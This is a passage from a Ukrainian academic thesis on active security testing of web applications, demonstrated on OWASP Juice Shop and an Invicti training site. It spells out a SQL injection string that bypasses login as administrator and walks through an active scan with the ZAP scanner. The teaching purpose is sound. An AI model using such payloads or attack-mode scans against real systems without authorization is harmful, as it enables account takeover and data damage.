

Рисунок 2.3 – Застосування Wappalyzer для ідентифікації використовуваних технологій та їх версій

Отже, пасивний динамічний аналіз є важливою складовою комплексного підходу до оцінки безпеки вебдодатків. Можливості такого підходу роблять його незамінним у продуктивних середовищах, а також на етапі первинного тестування.

У сукупності з активними методами, пасивний аналіз створює передумови для системного підходу до виявлення і мінімізації ризиків інформаційної безпеки вебдодатків.

2.3.2 Активний аналіз

На відміну від пасивного підходу, цей метод передбачає активну взаємодію із вебдодатком шляхом надсилання спеціально сформованих запитів із метою виявлення реакції додатку на потенційно шкідливі дані. Отже,

активний аналіз не обмежується лише спостереженням, а навпаки – дозволяє змоделювати можливу поведінку зловмисника, який намагається ідентифікувати та використати слабкі місця у вебдодатку.

Слід зазначити, що активний підхід є надзвичайно ефективним для виявлення таких типів вразливостей, як:

- ін’єкційні атаки (SQL Injection, Command Injection, XML (eXtensible Markup Language) External Entity Injection);
- XSS;
- SSRF;
- вразливості механізмів автентифікації;
- вразливості конфігурації.

Хоча активне тестування є потужним інструментом для глибокого аналізу безпеки, воно також несе певні ризики. Оскільки цей підхід може вплинути на стан додатку або роботу чутливих компонентів, існує ймовірність ненавмисного спричинення збоїв, втрати даних або порушення правильної роботи сервісу. Тому активний аналіз доцільно здійснювати лише в ізольованому тестовому середовищі, яке повністю відтворює продуктивне середовище, але не обробляє реальні користувацькі дані.

Незважаючи на це, саме активний підхід дозволяє виявити широкий спектр дійсно критичних вразливостей, що робить його основним інструментом у руках фахівців із безпеки інформаційних систем.

Активне тестування може здійснюватися як із використанням спеціалізованих автоматизованих інструментів-сканерів, так і шляхом ручного надсилання запитів безпосередньо фахівцем. З метою демонстрації застосування активного аналізу на практиці, нижче наведено приклади виявлення та експлуатації вразливостей. Для використання в ролі тестового середовища було обрано OWASP Juice Shop [29] – спеціалізований вебдодаток із відкритим кодом, розроблений для навчання та відпрацювання навичок. На рисунку 2.4 зображена основна сторінка вебдодатку.



Рисунок 2.4 – Головна сторінка цільового вебдодатку

Приклад 1. Експлуатація вразливості до SQL-ін'єкції.

Враховуючи те, що для дослідження використовується спеціалізоване навчальне середовище – вже відомо те, що в ньому присутня вразливість до даного типу атаки на сторінці авторизації. Ця сторінка містить форму для вводу даних користувачем, зокрема поштової адреси та паролю. На рисунку 2.5 зображено цю сторінку.



Рисунок 2.5 – Сторінка авторизації у вебдодатку

Було встановлено, що поле «Email» є вразливим до атаки типу SQL-ін’єкція. Це свідчить про те, що введені користувачем дані передаються на сервер без належного фільтрування та екранування спеціальних символів мови SQL, що дозволяє змінити логіку виконання відповідного запиту до бази даних. Зокрема, якщо ввести у поле електронної пошти наступний рядок: «admin@test.com’ OR 1=1--», то умова автентифікації змінюється таким чином, що вона завжди виконується незалежно від правильності введених облікових даних. Конструкція OR 1=1 є логічно істинною за будь-яких умов, а символи -- використовуються для коментування решти частини SQL-запиту, яка зазвичай містить перевірку пароля. У результаті сервер виконує змінений SQL-запит, що фактично ігнорує перевірку відповідності електронної пошти та пароля. Навіть якщо введена адреса не є реальною, база даних повертає перший запис, який задовольняє сформовану умову. У типовому випадку це – обліковий запис адміністратора, оскільки саме він часто створюється першим у базі системи. Отже, незалежно від того, які значення введено у поля електронної пошти чи

пароля, система сприймає користувача як адміністратора і надає йому відповідні права доступу.

Таким чином, наявність цієї вразливості дозволяє обійти стандартні механізми автентифікації та отримати несанкціонований доступ до системи без знання справжніх облікових даних. На рисунках 2.6 та 2.7 проілюстровано введення вищезазначеного спеціально сформованого рядка та результат його передачі на сервер з метою обходу механізмів ідентифікації та автентифікації.



Рисунок 2.6 – Форма авторизації із введеними шкідливими даними для обходу механізмів ідентифікації та автентифікації



Рисунок 2.7 – Демонстрація успішної експлуатації вразливості та, як наслідок, авторизації у вебдодатку під обліковим записом адміністратора

Приклад 2. Виявлення вразливостей за допомогою автоматизованих сканерів.

Існує низка популярних продуктів для динамічного аналізу безпеки вебдодатків, які активно використовуються фахівцями з безпеки, наприклад [30]:

– Invicti;
– Acunetix;
– Burp Suite;
– Nikto;
– Chechmarx.

У цьому прикладі для виявлення вразливостей у вебдодатку використовується ZAP — інструмент з відкритим вихідним кодом, який з 2024 року офіційно підтримується компанією Checkmarx, але при цьому залишається безкоштовним. ZAP є одним із найпопулярніших DAST-інструментів у

спільноті фахівців із безпеки. На рисунку 2.8 продемонстровано інтерфейс цього сканеру.



Рисунок 2.8 – Інтерфейс інструменту ZAP by Checkmarx

Для того щоб виконати сканування – необхідно обрати Automated Scan та режим в якому буде виконуватись сканування. Доступні наступні режими:

1. Safe mode. ZAP не надсилає жодних активних або потенційно шкідливих запитів. Використовується лише пасивне спостереження.
2. Protected mode. Активне сканування дозволене лише для сайтів, які додано до «Контексту безпеки» (Defined Context). Усі інші ресурси аналізуються пасивно.
3. Standard mode. Допускає активне сканування всіх ресурсів, але без надмірної агресивності. Баланс між безпекою та глибиною тестування.
4. Attack mode. ZAP автоматично запускає повний спектр атак на всі виявлені вхідні точки. Доцільно використовувати лише в тестових середовищах, оскільки може змінювати або знищувати дані.

В цій ситуації було обрано стандартний режим. Після цього необхідно ввести адресу вебдодатка, який буде скануватись, та натиснути кнопку «Attack».

На цей раз в ролі цільового вебдодатку автором було використано спеціально створений компанією Invicti сайт [31], який містить в собі деякі вразливості. Інтерфейс вразливого додатка та результат виконання вищезазначених дій проілюстровано на рисунках 2.9 та 2.10 відповідно.



Рисунок 2.9 – Інтерфейс цільового вебдодатку



Рисунок 2.10 – Інтерфейс інструменту після запуску активного сканування

Після запуску сканування можна побачити, що в нижній частині інструменту почали з’являтись різноманітні записи про відправлені запити до цільового сервера з метою виявлення всіх кінцевих точок які в подальшому будуть перевірені на наявність вразливостей.

Коли сканування буде закінчено, всі виявлені сканером вразливості можна буде знайти у вкладці «Alerts». Інструмент класифікує їх за чотирма рівнями критичності:

– червоний прапорець – високий рівень;
– помаранчевий прапорець – середній рівень;
– жовтий прапорець – низький рівень;
– синій прапорець – інформаційне повідомлення.

Деякі знайдені вразливості у цільовому вебдодатку відображено на рисунку 2.11.



Рисунок 2.11 – Перелік знайдених сканером вразливостей

Загалом, шляхом активного аналізу із використанням автоматизованого ПЗ, було виявлено 17 вразливостей, які становлять різний рівень загрози. З найбільш критичних – XSS та SQL-ін’єкція. Для прикладу розглянемо одну з них. На рисунку 2.12 відображено детальну інформацію про вразливість, наприклад: URL-адресу, вразливий параметр, рівень небезпеки, ідентифікатор вразливості згідно бази CWE та шкідливий вміст запиту який було використано для виявлення.



Рисунок 2.12 – Деталі вразливості та надісланий шкідливий запит

